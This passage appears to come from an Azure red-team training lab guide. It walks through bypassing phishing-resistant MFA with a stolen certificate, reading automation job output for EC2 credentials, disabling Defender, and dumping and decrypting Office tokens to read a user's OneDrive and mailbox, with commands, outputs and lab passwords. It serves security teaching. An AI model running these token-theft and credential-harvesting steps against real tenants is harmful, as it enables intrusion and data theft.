      "includeUsers": [ "5d670068-a62c-48d7-8eb3-181507e25d7e" ]
    }
  },
  "grantControls": {
```

```
    "authenticationStrength": {
[snip]
      "id": "00000000-0000-0000-0000-000000000004",
      "allowedCombinations": [ "windowsHelloForBusiness", "fido2",
"x509CertificateMultiFactor" ],
      "createdDateTime": "2021-12-01T08:00:00.0000000Z",
      "description": "Phishing-resistant, Passwordless methods for the
strongest authentication, such as a FIDO2 security key",
      "displayName": "Phishing-resistant MFA",
      "modifiedDateTime": "2021-12-01T08:00:00.0000000Z",
      "policyType": "builtIn",
      "requirementsSatisfied": "mfa",
[snip]
```

Sweet! A policy called 'PhihsingResistantMFA' that uses authentication strength of 'Phihsing-resistant MFA'. The policy MFA requirements are satisfied if either Windows Hello for Business, FIDO2 key or certificate-based authentication multi-factor is used.


Evade authentication strength based conditional access policy using certificate

Recall the certificate that we downloaded - ChristinaWBurrus@oilcorporation.onmicrosoft.com.pfx.

Let's import it on the student VM. Simply double-click the pfx file. When it asks for a password, we can try with the user's password that we got from the wiki. We are trying to see if the user has reused their account password for certificate as well. This is, unfortunately, very common!

Once the certificate is imported, follow the below steps:


1. Browse to https://portal.azure.com from an Incognito session
2. Enter the username ChristinaWBurrus@oilcorporation.onmicrosoft.com and click on Next button.
3. Now select the certificate as shown in the below screenshot and click on OK button.



Sweet! We satisfied the MFA requirement!


Use Azure Portal to see the job output

1. Click on All Resources in the Azure portal to see access for Christina.




Turns out that the user has access to an automation account named 'ManageMultiCloud' and runbook named 'ManagAWS'.

2. Click on the runbook and it will have a list of jobs under Recent jobs.
3. Click on Jobs under Resources and click on Find job




4. Copy the job ID that we got from the output of GitHub issues in the last learning objective. Remember to use your own job ID.
5. When the job screen opens, go to Output and we would be able to see the job output.



So, we got a username, password and public IP for a machine.


Look at the 'ManageAWS' runbook and the above credentials will make more sense. The runbook is using a credential object from the automation account and AWSPowerShell module to manage an EC2 instance!



(Alternative) Use Az PowerShell to see the job output

As an alternative, we could also get an access token for Christina after login. After the certificate-based authentication succeeds, follow the below steps:

1. Press F12 in the browser and click on Network tab.
2. Make sure that Preserver log checkbox is checked.
3. Click on All Resources.
4. Search for 'api-version' and copy an access token for ARM API endpoint.



Now use the access token to list the resources that the user Christina can access:

```
PS C:\AzAD\Tools> $accesstoken = "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUz"
Connect-AzAccount -AccessToken $accesstoken -AccountId
ChristinaWBurrus@oilcorporation.onmicrosoft.com


Account           SubscriptionName       TenantId
Environment
-------           ----------------       --------
-----------

ChristinaWBurrus Oilcorp-Subscription-1 d6bd5a42-7c65-421c-ad23-a25a5d5fa57f
AzureCloud


PS C:\AzAD\Tools> Get-AzResource
Name              : ManageMultiCloud
ResourceGroupName : Refining
ResourceType      : Microsoft.Automation/automationAccounts
Location          : eastus
ResourceId        : /subscriptions/3604302a-3804-4770-a878-
5fc5c142c8bc/resourceGroups/Refining/providers/Microsoft.Automation/automatio
nAccounts/ManageMultiCloud
Tags              :

Name              : ManageMultiCloud/ManageAWS
ResourceGroupName : Refining
ResourceType      : Microsoft.Automation/automationAccounts/runbooks
Location          : eastus
ResourceId        : /subscriptions/3604302a-3804-4770-a878-
5fc5c142c8bc/resourceGroups/Refining/providers/Microsoft.Automation/automatio
nAccounts/ManageMultiCloud/runbooks/ManageAWS
Tags              :
```

Let's list allowed actions on the above resources using the access token.

```
$URI = "https://management.azure.com/subscriptions/3604302a-3804-4770-a878-
5fc5c142c8bc/resourceGroups/Refining/providers/Microsoft.Automation/automatio
nAccounts/ManageMultiCloud/providers/Microsoft.Authorization/permissions?api-
version=2022-04-01"
$RequestParams = @{
    Method = 'GET'
    Uri = $URI
    Headers = @{
        'Authorization' = "Bearer $accesstoken"
    }
}
$Permissions = (Invoke-RestMethod @RequestParams).value
$Permissions | fl *
$Permissions.actions | fl *
```

Output of the above

```
Microsoft.Automation/automationAccounts/read
Microsoft.Automation/automationAccounts/jobs/read
Microsoft.Automation/automationAccounts/jobs/output/read
Microsoft.Automation/automationAccounts/runbooks/read
Microsoft.Automation/automationAccounts/runbooks/content/read
```

So, the user Christina can read jobs output.

Let's read the output now. Note that **`Get-AzAutomationJobOutput`** and **`Get-AzAutomationJobOutputRecord`** from Az PowerShell can't be used as they need more permissions. We will use API calls.

Note: Make sure to change the $JobId variable value with the value found in the GitHub issue comment.

PowerShell code to read Job output using REST API

```
$JobId = "742e4e1d-ece0-43d8-9544-0ccf0683a465"
$URI = "https://management.azure.com/subscriptions/3604302a-3804-4770-a878-
5fc5c142c8bc/resourceGroups/Refining/providers/Microsoft.Automation/automatio
nAccounts/ManageMultiCloud/jobs/$JobId/output?api-version=2023-11-01"
$RequestParams = @{
    Method = 'GET'
    Uri = $URI
    Headers = @{
        'Authorization' = "Bearer $accesstoken"
    }
}
(Invoke-RestMethod @RequestParams)
```

Output of the above

```
ProfileName StoreTypeName         ProfileLocation
----------- -------------         ---------------
User        NetSDKCredentialsFile

VM Public IP :

3.208.47.144

User UserName :

ASwtpuya6605

User Password :

ASriqpvsoecwljngk6613
```

So, we got a username, password and public IP for a machine.

Let's read the runbook details using Az PowerShell:

```
PS C:\AzAD\Tools> Export-AzAutomationRunbook -Name ManageAWS -
AutomationAccountName ManageMultiCloud -ResourceGroupName Refining -Slot
Published -OutputFolder C:\AzAD\Tools\

Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a----         3/19/2024   1:05 PM                ManageAWS.ps1
```

The runbook is using automation account credential object to authenticate to AWS using AWS PowerShell module. Then it interacts with an EC2 instance in the AWS environment and creates a new local user on the instance. The credentials for that local user are printed as the part of the Job output.

Learning Objective - 12

- Use the credentials extracted earlier to access an AWS VM using PowerShell Remoting.
- Extract access tokens from Word application on the VM.
- Use the access tokens to extract credentials from OneDrive or Mailbox of the user Casey.

Solution

We got credentials for an EC2 instance in the previous learning objective. Let's check if we can access the instance using those credentials.

Check if PowerShell Remoting is enabled on the target machine.

```
PS C:\AzAD\Tools> Test-WSMan -ComputerName 3.208.47.144 -Verbose

[snip]
ProductVendor   : Microsoft Corporation
ProductVersion  : OS: 0.0.0 SP: 0.0 Stack: 3.0
```

Use the credentials to access the VM. Remember to use the username and password that you got in the Job output:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'ASxuwjmlzgbfspykt4859'
-AsPlainText -Force

PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('ASbiulag4854', $password)

PS C:\AzAD\Tools> $ec2instance = New-PSSession -ComputerName 3.208.47.144 -
Credential $creds
```

Connect using the session and check if we are connected to an EC2 instance:

```
PS C:\AzAD\Tools> Enter-PSSession $ec2instance
[3.208.47.144]: PS C:\Users\ASbiulag4854\Documents> (iwr
http://169.254.169.254/latest/meta-data/hostname -UseBasicParsing).Content

ip-172-31-20-223.ec2.internal
```

Sweet! We got access to an EC2 instance.

If we list processes on the target machine, Office application (Winword) is running as built-in administrator.

```
[3.208.47.144]: PS C:\Users\ASbiulag4854\Documents> Get-Process -
IncludeUserName

[snip] EC2AMAZ-L3VPIMA\Adinistrator WINWORD [snip]
```

Let's check ways of extracting tokens from it.

There are three methods that we can use to extract the tokens from Office applications

1. Decrypting cached tokens - Using the TBRES.exe that decrypts file where the tokens are cached in '%LOCALAPPDATA%\Microsoft\TokenBroker\Cache' location. We will run the tool as the default administrator since the token cache is encrypted using DPAPI.
2. Memory scrapping - Dump memory of the Word application ans search the memory dump for tokens.
3. Intercepting traffic using tools like mitmdump. Note that this interferes with the EC2 instance communication, so it is not used in the lab.

Token extraction by decrypting cached tokens

The Office application may interact with MSGraph or outlook.office.com or outlook.office365.com depending on the action that a user performs.

A user simulation on the EC2 machine clicks and loads the user profile from Office 365 Word application which will allow us to extract the token for the MSGraph. The tokens are cached at **'%LOCALAPPDATA%\Microsoft\TokenBroker\Cache'**. Note that the cached tokens are protected using DPAPI and the simulation on the EC2 instance is running using the administrator account. So, we need to run TBRES.exe as the default administrator.

One place to always look for credentials on an EC2 instance is user data. Let's check that:

```
[3.208.47.144]: PS C:\Users\ASbiulag4854\Documents> (iwr
http://169.254.169.254/latest/user-data -UseBasicParsing).RawContent

[snip]

<powershell>
            # Install AWS Systems Manager agent
            Invoke-WebRequest https://s3.amazonaws.com/ec2-downloads-
windows/SSMAgent/latest/windows_amd64/AmazonSSMAgentSetup.exe -OutFile
"C:\SSMAgentSetup.exe"
Start-Process -FilePath "C:\SSMAgentSetup.exe" -ArgumentList "/S" -Wait
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
Enable-PSRemoting -Force -SkipNetworkProfileCheck
            # If any error use the credentials to login as
administrator:%dlTKmropc!113I(o1j5834H$0VZ))2p
</powershell>
```

We found credentials in an agent on-boarding script in the user data.

Let's create a directory named student**X** on the EC2 instance and copy TBRES directory and Invke-RunasCs.ps1 using PowerShell remoting session:

```
PS C:\AzAD\Tools> Enter-PSSession $ec2instance
[3.208.47.144]: PS C:\Users\ASbiulag4854\Documents> mkdir
C:\Users\Public\studentX
[snip]
[3.208.47.144]: PS C:\Users\ASbiulag4854\Documents> exit

PS C:\AzAD\Tools> Copy-Item -ToSession $ec2instance -Path
C:\AzAD\Tools\TBRES\ -Destination C:\Users\Public\studentX -Recurse -Verbose

PS C:\AzAD\Tools>  Copy-Item -ToSession $ec2instance -Path
C:\AzAD\Tools\Invoke-RunasCs.ps1 -Destination C:\Users\Public\studentX -
Verbose
```

We can now use Invoke-RunasCs.ps1 to run TBRES.exe as built-in administrator and decrypt the cached tokens. Please note that it may take a few seconds before you see any output.

```
PS C:\AzAD\Tools> Enter-PSSession $ec2instance
[3.208.47.144]: PS C:\> cd \
[3.208.47.144]: PS C:\> . C:\Users\Public\studentX\Invoke-RunasCs.ps1
[3.208.47.144]: PS C:\> Invoke-RunasCs -Username administrator -Password
'%dlTKmropc!1l3I(o1j5834H$0VZ))2p' -Command
C:\Users\Public\studentX\TBRES\TBRES.exe

TBRES Decryptor by @_xpn_
[*] TBRES Decrypted: 089d66ba04a8cec4bdc5267f42f39cf84278bb67.tbres.decrypted
[*] TBRES Decrypted: 4338ede737d849bce5ba4afc9f1201ce40d38d65.tbres.decrypted
[*] TBRES Decrypted: 5475cb191e478c39370a215b2da98a37e9dc813d.tbres.decrypted
[*] TBRES Decrypted: baeae54df3400d002e036f586e0c785624c9121a.tbres.decrypted
[*] TBRES Decrypted: c39e4b6f759d6b3a4623f5c6c7ed372a8c3483d9.tbres.decrypted
[*] TBRES Decrypted: e8ddd4cbd9c0504aace6ef7a13fa20d04fd52408.tbres.decrypted
[*] TBRES Decrypted: f036564d8b727dbe99499799c7e51936a642f62a.tbres.decrypted
```

Please note that the decrypted files are stored in the 'C:\Windows\System32\' directory. Let's check that!

```
[3.208.47.144]: PS C:\> ls C:\Windows\System32\*.decrypted |sort -Property
Length -Descending


    Directory: C:\Windows\System32


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/28/2024   1:23 PM          11206
25c4ce94b705c67ff13f588d19797788cf17238f.tbres.decrypted
-a----         2/28/2024   1:23 PM          10720
b60bce4c326ee623a349d5218397b5ddade9e158.tbres.decrypted
-a----         2/28/2024   1:23 PM          10305
7dd7b479b1822d08f1090a932cfe16de3bdfd770.tbres.decrypted
[snip]
```

Now we need to read the content of the decrypted files to get the token. We will go for files with larger length. You can also move the files back to student VM to analyze

```
[3.208.47.144]: PS C:\> cat C:\Windows\System32\7dxxxxxxx.tbes.decrypted
```

```
[snip]
"scope":https://graph.microsoft.com//.default offline_access openid profile

[snip]

WAP_MrtString
{Microsoft.AAD.BrokerPlugin_1000.19580.1000.0_neutral_neutral_cw5n1h2txyewy?m
s-resource://Microsoft.AAD.BrokerPlugin/Files/Assets/Logo.png}   WA_Scope
WA_UserName   +CaseyRSawyer@oilcorporation.onmicrosoft.com   WTRes_Token
eyJ0eXAiOiJKV1Q.................mYLLHAxfrg   status
```

Carefully copy the token! Decode it using jwt.io to verify.

If the token is for MSGraph, store it in a variable $GraphAccessToken.

Access OneDrive using MSGraph token

Once we find the access token for the MSGraph we can use the below API request to get files in the user's OneDrive. This is easier than figuring out Mg module commands for this!

PowerShell code to list the files from the root folder of OneDrive

```
$GraphAccessToken = "eyJ0eXAiOiJKV1QiLCw..."
$Params = @{
    "URI"     = "https://graph.microsoft.com/beta/me/drive/root/children"
    "Method"  = "GET"
    "Headers" = @{
        "Authorization" = "Bearer $GraphAccessToken"
        "Content-Type"  = "application/json"
        }
    }
$Result = Invoke-RestMethod @Params -UseBasicParsing
$Result.value
```

Output of the above

```
[snip]

createdDateTime              : 2023-08-28T06:08:38Z
eTag                         : "{D75F7114-7A10-4F0D-9EE6-0E5F13BE0F99},3"
id                           : 01NTHFT2AUOFP5OED2BVHZ5ZQOL4J34D4Z
lastModifiedDateTime         : 2023-10-11T11:08:09Z
name                         : accessingplantinfo.ps1
[snip]
@microsoft.graph.downloadUrl : https://oilcorporation-
my.sharepoint.com/personal/caseyrsawyer_oilcorporation_onmicrosoft_com/_layou
ts......

[snip]
```

We can see three files in CaseyRSawyer's OneDrive. Please note that only the accessingplantinfo.ps1 is to be downloaded. Rest of the Word files are used by user simulation running on the EC2 instance.

Get just the download URL by running the below command in the same PowerShell session as above:

```
PS C:\AzAD\Tools> ($Result.value) | where{$_.Name -eq
'accessingplantinfo.ps1'}).'@microsoft.graph.downloadUrl'

https://oilcorporation-
my.sharepoint.com/personal/caseyrsawyer_oilcorporation_onmicrosoft_com/_layou
ts/15/download.aspx?UniqueId=d75f7114-7a10-4f0d-9ee6-
0e5f13be0f99&Translate=false&tempauth=eyJ0eXAiO....

[snip]
```

Open the URL in a browser and download it. The downloaded PowerShell script contains clear-text credentials:

```
$Password = ConvertTo-SecureString 'ZccK4FggDmnT4HY5' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('admin',
$Password)
$sess = New-PSSession -ComputerName 192.168.2.62 -Credential $Cred

Invoke-Command -Session $sess -FilePath "<Path of Invoke-RunasCs.ps1>"

Invoke-RunasCs -Domain AzureAD -Username
FileAdmin@oilcorpmaintenance.onmicrosoft.com -Password Z9d>uB5grd1FnSV.psIc -
Command "cmd.exe /c dir
\\plantinformation.file.core.windows.net\plantinfoshare"
```

Access user Inbox using MSGraph token

Note that the Graph API can be used to access multiple Microsoft services and it is the scope of the token that governs the access. If we decode the token that we have, it does have the scope to read emails - " Mail.ReadWrite"

Use the below command to read all of CaseyRSawyer's messages:

```
PS C:\AzAD\Tools> Connect-MgGraph -AccessToken ($GraphAccessToken |
ConvertTo-SecureString -AsPlainText -Force)

PS C:\AzAD\Tools> Get-MgUserMessage -UserId
CaseyRSawyer@oilcorporation.onmicrosoft.com |fl

Attachments                :
BccRecipients              : {}
Body                       :
Microsoft.Graph.PowerShell.Models.MicrosoftGraphItemBody
BodyPreview                : Dear Casey,

                               Please use the below commands to access the
plantinformation fileshare!

                               $Password = ConvertTo-SecureString
'ZccK4FggDmnT4HY5' -AsPlainText -Force
                               $Cred = New-Object
System.Management.Automation.PSCredential('admin', $Password)
                               $sess = New-PS
Categories                 : {}
CcRecipients               : {}
```

```
ChangeKey                     : CQAAABYAAAAnXOLpqu4OTbj/pexJ66PGAABte7DV
[snip]
```

To read the entire content of a specific message, use the following command:

```
PS C:\AzAD\Tools> ((Get-MgUserMessage -UserId
'CaseyRSawyer@oilcorporation.onmicrosoft.com' -MessageId
'AAMkADZiY2I5YmI3LWU2ZjctNGYxMC05MjgxLTFmODNmNGU3YTljMABGAAAAAACBKr30S3qtQ6Ca
T2Eqb665BwAnXOLpqu4OTbj-pexJ66PGAAAAAAEMAAAnXOLpqu4OTbj-
pexJ66PGAABtj4M4AAA=').Body).Content

[snip]
```

Sweet! Clear-text credentials!

Token extraction by memory dump

We can also use an alternative approach as discussed earlier. We can use procdump and strings tools or an opensource tool AzTokenFinder (https://github.com/HackmichNet/AzTokenFinder)

Using procdump and strings

Note that Procdump is detected by Windows Defender so we will disable it on the host machine. This action is not opsec safe however as we are not focusing on endpoints, we will ignore that.

Run the below commands:

```
PS C:\AzAD\Tools> Invoke-Command -ScriptBlock{Set-MpPreference -
DisableRealtimeMonitoring $true} -Session $ec2instance
```

Once we disable MS Defender, we can copy procdump.exe using PSRemoting session.

```
PS C:\AzAD\Tools> Copy-Item -ToSession $ec2instance
C:\AzAD\Tools\procdump.exe -Destination C:\Users\ASbiulag4854\Documents
```

Let's run procdump in the PSRemoting session:

```
PS C:\AzAD\Tools> Enter-PSSession -Session $ec2instance
[3.208.47.144]: PS C:\Users\ASbiulag4854\Documents> cd \

[3.208.47.144]: PS C:> Get-Process -Name WINWORD
Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
   2079      66    82704     404440       7.22   19824   2 WINWORD

[3.208.47.144]: PS C:> C:\Users\ASbiulag4854\Documents\procdump.exe -mp 19824
-accepteula

[snip]
[09:23:36] Dump 1 initiated:
C:\Users\ASbiulag4854\Documents\WINWORD.EXE_240311_092336.dmp
[09:23:37] Dump 1 complete: 269 MB written in 0.8 seconds
[09:23:37] Dump count reached.
[3.208.47.144]: PS C:> exit
```

Copy the dump back to the student VM and use strings to look for an extract token. Note that we cannot filter on the scope of the token and each tokens need to be checked for the audience to verify if is for MSGraph. Remember to replace the .dmp file path with your own.

```
PS C:\AzAD\Tools> Copy-Item -FromSession $ec2instance
C:\Users\ASbiulag4854\Documents\WINWORD.EXE_240311_092336.dmp -Destination
C:\AzAD\Tools\

PS C:\AzAD\Tools> C:\AzAD\Tools\strings.exe
C:\AzAD\Tools\WINWORD.EXE_240311_092336.dmp -accepteula | findstr /i eyJ0eX
```

Using AzTokenFinder

Copy AzTokenFinder to the EC2 instance:

```
PS C:\AzAD\Tools> Copy-Item -ToSession $ec2instance
C:\AzAD\Tools\AzTokenFinder.exe -Destination C:\Users\ASbiulag4854\Documents
```

Let's run AzTokenFinder in the PSRemoting session:

```
PS C:\AzAD\Tools> Enter-PSSession -Session $ec2instance
[3.208.47.144]: PS C:\Users\ASbiulag4854\Documents> cd \

[3.208.47.144]: PS C:> C:\Users\ASbiulag4854\Documents\AzTokenFinder.exe --
mode online  --processname winword

[+] Checking process WINWORD with processed..
[snip]
UPN: CaseyRSawyer@oilcorporation.onmicrosoft.com
Name: Casey R Sawyer
Tenant ID: d6bd5a42-7c65-421c-ad23-a25a5d5fa57f
Audience: https://graph.microsoft.com/
Scope: AuditLog.Read.All [snip]

AppID: d3590ed6-52b3-4102-aeff-aad2292ab01c
Expires on: 3/22/2024 11:01:05 AM

eyJ0eXAiOiJKV1....
[snip]
```

After getting a valid token we can use it the same way as in previous section to download files from OneDrive or to read email messages.

Learning Objective - 13

- Use the credentials extracted earlier to check if fileadmin user is a cloud-only user or synced user and their permissions on any resources.
- Use the credentials extracted earlier to access an Entra joined machine.
- Access an Azure File Share as fileadmin user from the Entra joined machine.

Solution

In the above learning objective, we got clear-text credentials of a local user and an Entra ID user. Let's use the Entra ID user credentials:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'Z9d>uB5grd1FnSV.psIc' -
AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('FileAdmin@oilcorpmaintenance.onmic
rosoft.com', $password)

PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds

Account                                    SubscriptionName
TenantId                              Environment
-------                                    ----------------            ----
----                               -----------

FileAdmin@oilcorpmaintenance.onmicrosoft.com oilmaintenance-subscription
bcdc6c96-4f80-4b10-8228-2e6477c71851 AzureCloud
```

Enumerate resources accessible to the FileAdmin@oilcorpmaintenance.onmicrosoft.com user:

```
PS C:\AzAD\Tools> Get-AzResource

Name              : plantinformation
ResourceGroupName : Refining
ResourceType      : Microsoft.Storage/storageAccounts
Location          : eastus
ResourceId        : /subscriptions/b18c7c27-0947-408f-b7b5-
cb47e8ae7769/resourceGroups/Refining/providers/Microsoft.Storage/storageAccou
nts/plantinformation
Tags              :
```

Let's enumerate permissions on the storage account:

```
PS C:\AzAD\Tools> Get-AzRoleAssignment

RoleAssignmentName : c4d465bb-1e76-4371-b530-b386a77e9a18
RoleAssignmentId   : /subscriptions/b18c7c27-0947-408f-b7b5-
cb47e8ae7769/resourceGroups/Refining/providers/Microsoft.Storage/storageAccou
nts/plantinformation/providers/Microsoft.Authorizati
                     on/roleAssignments/c4d465bb-1e76-4371-b530-b386a77e9a18
Scope              : /subscriptions/b18c7c27-0947-408f-b7b5-
cb47e8ae7769/resourceGroups/Refining/providers/Microsoft.Storage/storageAccou
nts/plantinformation
DisplayName        : FileAdmin
```

```
SignInName         : FileAdmin@oilcorpmaintenance.onmicrosoft.com
RoleDefinitionName : Storage File Data SMB Share Reader
RoleDefinitionId   : aba4ae5f-2193-4029-9191-0cb91df5e314
```

So, fileadmin has 'Storage File Data SMB Share Reader' role that allows read access to an Azure File Share. However, if we try to list Azure File Shares on the storage account, it results in errors.

```
PS C:\AzAD\Tools> $context = New-AzStorageContext -StorageAccountName
platinformation
PS C:\AzAD\Tools> Get-AzStorageShare -Context $context
Get-AzStorageShare : Retry failed after 6 tries
```

Let's gather some more information about the storage account:


```
PS C:\AzAD\Tools> Get-AzStorageAccount |fl *


AllowCrossTenantReplication       : True
KeyCreationTime                   :
Microsoft.Azure.Commands.Management.Storage.Models.PSKeyCreationTime
KeyPolicy                         :
SasPolicy                         :
ResourceGroupName                 : Refining
StorageAccountName                : plantinformation
Id                                : /subscriptions/b18c7c27-0947-408f-b7b5-
cb47e8ae7769/resourceGroups/Refining/providers/Microsoft.Storage/storageAccou
nts/plantinformation
[snip]
AzureFilesIdentityBasedAuth       :
Microsoft.Azure.Commands.Management.Storage.Models.PSAzureFilesIdentityBasedA
uthentication
[snip]
```

Check out the '**AzureFilesIdentityBasedAuth**' attribute:

```
PS C:\AzAD\Tools> Get-AzStorageAccount | select -ExpandProperty
AzureFilesIdentityBasedAuth |fl

DirectoryServiceOptions   : AADKERB
ActiveDirectoryProperties :
Microsoft.Azure.Commands.Management.Storage.Models.PSActiveDirectoryPropertie
s
DefaultSharePermission    : StorageFileDataSmbShareReader
```

So, the fileshare endpoint on plantinginformation storage account is configured for Kerberos authentication. Note that Keberos authentication can be configured only on a synced user and is accessible from Entra or Hybrid joined machine.

Let's check if fileadmin is a synced user by log in to the Azure portal as that user:



So fileadmin is a synced user!

Let's connect to the machine whose credentials we found in the previous learning objective in mailbox and PowerShell script.

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'ZccK4FggDmnT4HY5' -
AsPlainText -Force

PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('admin', $Password)

PS C:\AzAD\Tools> $fileserver = New-PSSession -ComputerName 192.168.2.62 -
Credential $creds

PS C:\AzAD\Tools> Enter-PSSession $fileserver

[192.168.2.62]: PS C:\Users\admin\Documents> $env:computername

KC3-FILESERVER
```

Check the join status of the fileserver machine:

```
[192.168.2.62]: PS C:\Users\admin\Documents> dsregcmd /status

+----------------------------------------------------------------------+
| Device State                                                         |
+----------------------------------------------------------------------+

             AzureAdJoined : YES
          EnterpriseJoined : NO
              DomainJoined : NO
           Virtual Desktop : NOT SET
               Device Name : KC3-FileServer

+----------------------------------------------------------------------+
| Device Details                                                       |
+----------------------------------------------------------------------+

                  DeviceId : d8227119-52fb-497a-8248-a7127258ed7f
                Thumbprint : 9D330BB20942751FD0D13FA5A0A0CAB7E33A0B2C
 DeviceCertificateValidity : [ 2024-02-23 12:00:17.000 UTC -- 2034-02-23
12:30:17.000 UTC ]
            KeyContainerId : af5203a7-89fb-400a-8e2e-34833be5339b
